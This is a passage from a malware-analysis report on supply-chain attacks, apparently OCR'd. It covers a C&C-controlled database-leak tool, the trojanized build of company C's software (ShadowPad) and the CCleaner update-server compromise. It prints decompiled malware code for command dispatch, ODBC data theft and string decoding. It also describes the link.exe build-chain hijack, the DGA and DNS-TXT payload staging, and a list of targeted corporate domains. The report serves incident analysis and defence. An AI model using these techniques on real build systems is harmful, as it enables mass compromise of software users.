


Figure 18: In case of checksum error.

Remote command execution

The malware receives a remote command from the C&C server and performs malicious actions such as specific service control, file execution, and database control functions.

```
do
{
  while ( 1 )
  {
    result = sub_1001DFD5(a1, aCMDSTR, -1);
    if ( result )
      return result;
    vCMD = *(aCMDSTR + 4);
    if ( vCMD > 0x6000 )
    {
      if ( vCMD > 0x9005 )
      {
        if ( vCMD > 0xB000 )
        {
          v80 = vCMD - 49152;
          if ( !v80 )
          {
            result = SQL_API_Calls(aCMDSTR, a1);
            goto LABEL_141;
          }
          v81 = v80 - 4096;
          if ( !v81 )
          {
            result = TCP_Conn_Info(aCMDSTR, a1);
            goto LABEL_141;
          }
```

Figure 19: C&C command branch code.

DB leakage

In order to leak personal information, the malware inserts an ODBC access code meant to be associated with company A to access database data.

```
  if ( _SQLAllocHandle(1, 0, &v8) & 0xFFFE )
  {
    sub_100106C6(vCMDSTR, 49152, a2, 1359);
    v10 <<= 12;
    v6 = 0;
LABEL_8:
    v5 = 1;
LABEL_11:
    sub_100105F5(vCMDSTR, a2, v5, v6);
    goto LABEL_20;
  }
  if ( _SQLSetEnvAttr(v8) & 0xFFFE )
  {
    sub_100106C6(vCMDSTR, 49152, a2, 1359);
    LOWORD(v10) = v10 >> 3;
LABEL_7:
    v6 = v8;
    goto LABEL_8;
  }
  if ( _SQLAllocHandle(2, v8, &connectionHandle) & 0xFFFE )
  {
    sub_100106C6(vCMDSTR, 49152, a2, 1359);
    LOWORD(v10) = v10 >> 14;
    goto LABEL_7;
  }
  if ( _SQLDriverConnectW(connectionHandle, vCMDSTR + 16) & 0xFFFE )
  {
    sub_100106C6(vCMDSTR, 49152, a2, 1359);
```

Figure 20: ODBC set DB access.

2.3 Update server infringement incident of company C

Kaspersky confirmed that they were accessing an abnormal domain from 18 July 2017 while using company C's software, and reported the fact to the victim.

Attack procedure

The attacker hijacked the *TeamViewer*[4] account of company C's build server, gained access to the server and inserted malware for command and control. The attacker then inserted a malicious source code into a normal file and spread it with a malware code (link.exe) as a linker program[5], resulting in users becoming infected with the malware through the modified file.

[4] TeamViewer: software for remote control, desktop sharing and file transfer between computers.

[5] Linker program: program that takes one or more destination files and merges them into a single executable program.





Figure 21: Outline of infringement incident of company C.

Remote control malware

The attacker gained access to the build server through *TeamViewer* at least before 14 January 2017, and installed malware believed to be PlugX modified malware on 31 March 2017 to perform command and control on the server. The malware checked monitoring tools such as *RegMon*, *FileMon* and *Wireshark* and the debugging status. It also generated a Poison Ivy C ++ string in the malware. The malware used operated by allocating and executing codes for each function to additional memory space, and used the same mode of operation and the same decoding code.



```
if ( !(dword_9B097C & 1) )
{
  dword_9B097C = 1;
  lpString1_PoisonIvy = GetProcessHeap_0();
}
v16 = Decode_sub_8A3952(0x2C8BF6DFu, &v25, 0x8A413C);// Poison
v17 = GetStr_sub_8A1000(v16);
lstrcatA(lpString1_PoisonIvy, v17);
Free_sub_8A39B4(&v25);
v18 = Decode_sub_8A3952(0x84F8121F, &v25, 0x8A4148);// Ivy
v19 = GetStr_sub_8A1000(v18);
lstrcatA(lpString1_PoisonIvy, v19);
Free_sub_8A39B4(&v25);
v20 = Decode_sub_8A3952(0x4C2771Eu, &v25, 9060688);// C++
v21 = GetStr_sub_8A1000(v20);
lstrcatA(lpString1_PoisonIvy, v21);
```

Figure 22: Poison Ivy C++ string in malware.




Figure 23: How malware memory load works.

String decoding

The malware decodes and uses data stored in memory to perform malicious behaviour, and uses the string 'XXXX' to check the decoding.

```
GetData_sub_C62AB8(&Decoded_binary);
if ( *Decoded_binary == 'X' && Decoded_binary[1] == 'X' && Decoded_binary[2] == 'X' && Decoded_binary[3] == 'X'
```

Figure 24: Module for checking decoding.

Version information

Decoding the data extracted the address, date information, and registry values to obtain additional C&C servers, including the value believed to be version information: 0x20170317. This is presumed because the malware was updated to the latest version before it was installed on the actual build server on 31 March 2017.




Figure 25: Decoded string in malware.

Malware update

Considering that the malware was compiled on 19 October 2016 and that the *GitHub* site used to obtain C&C servers has been updated since 2 September 2016, it is assumed that the malware had been used continuously earlier. However, the attacker is presumed to have updated the malware and C&C server for attacking company C, given that the attacker has a history of updating the new C&C server information, on 17 March 2017, and 31 March 2017, corresponding to the actual version information and the date it was installed on the server.




Figure 26: 2016-9-2 initial C&C update.




Figure 27: 2017-3-31 additional C&C update.

C&C server extraction

The malware accessed the *GitHub* and *TechNet* pages that the attacker had built to obtain the C&C server address and parsed specific data. Using '{', '}' and '$' respectively, it extracted and decoded a specific string on a normal page and attempted to gain access after collecting the C&C server address.




Figure 28: C&C server address extraction ('$', '{}').

Normal file modification

The process of the attacker modifying a normal file to spread malware to general users is as follows:

1. Copy link.exe, which is a normal linker program, as 'link1.exe' and create malware as 'link.exe'.
2. Receive a response file as a parameter and check whether a nssock2.dll path exists in the response file.
3. After checking the path, generate a shellcode that loads malware as an afxstl.cpp file and compile it with cl.exe, a normal compilation program.
4. The afxstl.obj file is included in the response file and linked with link1.exe to generate the nssock2.dll file containing the malware.




Figure 29: How link.exe works.




Figure 30: Normal (left) / modified (right).

Certificate signing

Since the attacker compiled and linked in the normal way, the malware was signed with a valid certificate, and a total of 157,787 downloads were recorded from 10:00 a.m. on 10 July 2017 to 11:00 p.m. on 4 August 2017, when the malware was spread.

The certificate was in a revoked state at the time of preparing this report.




Figure 31: Certificate information.

Shellcode execution

The malware, installed to users, connects to the C&C domain through primary and secondary shellcode and delivers the infected PC's information. The attacker then selects the infected PC and loads the final malware in the form of plug-ins with each function. *Kaspersky* calls this malware ShadowPad.




Figure 32: How shellcode works.

DGA algorithm

The malware generates and connects to the C&C server using the DGA algorithm. The C&C server URL is created based on the time of execution and consists of 10 to 15 alphabetical characters + .com. A subdomain is then created by collecting information from the infected devices, encoding them and replacing them with alphabetical characters, and inserting them at random positions from 50 to 62 as a form of dots. Figure 33 shows the process of creating the final C&C domain through the collection of infected PC information and DGA algorithm.




Figure 33: Process of domain generation.

Additional malware download

The final malware is downloaded by executing as follows through the C&C domain generated by the DGA algorithm:

1. Generated DNS packets with domain information generated by the DGA algorithm.
2. Request queries to public DNS servers (8.8.8.8, 8.8.4.4, 4.2.2.1, 4.2.2.2) and existing DNS servers registered on infected PCs.
3. The malware processes the DNS query request and response packet using the TXT method and parses additional data from the DNS response packet.
4. The data is extracted through alphabet substitution, and a decoding process of the received data.
5. The key value and length are obtained from the extracted data and final payloads that will eventually be executed are decoded.




Figure 34: Additional malware download.

Selection of infected PC

This attack was made possible because the attacker periodically registered the domain generated by DGA, which is referred to as DNS tunnelling. Through the above process, the attacker can check the infected PC information by decoding the sub-domain, and it is assumed that only some of those infected might have been infected by the final malware.

2.4 CCleaner update server infringement incident

On 18 September 2017, *Piriform Co*. announced on its home page that modified *CCleaner* software was being spread from an update server.




Figure 35: Outline of CCleaner infringement incident.

Attack procedure

The attacker hijacked a developer's *TeamViewer* account in a similar way to company C's infringement incident, gained access to an intranet build server and modified the *CCleaner* software. The modified *CCleaner* software was uploaded onto its official website on 2 August 2017 and spread to general users.

Specify attack target

Although about 1.65 million systems communicated with the C&C server after downloading the *CCleaner* software, only about 40 of them were finally infected to perform malicious actions because the attacker checked DNS through the setup file and spread the final payload to specific companies.

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
[redacted]
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",
```

Figure 36: DNS list.

Code modification

The *CCleaner* software, distributed from the home page, modified the C runtime TLS initialization code to evade detection by anti-malware solutions.

Figure 37: CCleaner.exe normal (left) / modified (right).

Shellcode execution

As with the infringement incident in company C, when the modified code is executed the primary and secondary shellcodes are decoded and executed in memory. The secondary shellcode that is executed in memory is executed as an administrator and only works normally if the current time is greater than the TCID of a particular registry.




Figure 38: How shellcode works.

PC information collection

The malware collects the system information (OS information, computer name, domain name, etc.) of the infected PC and sends it to the initial C&C server after encoding.

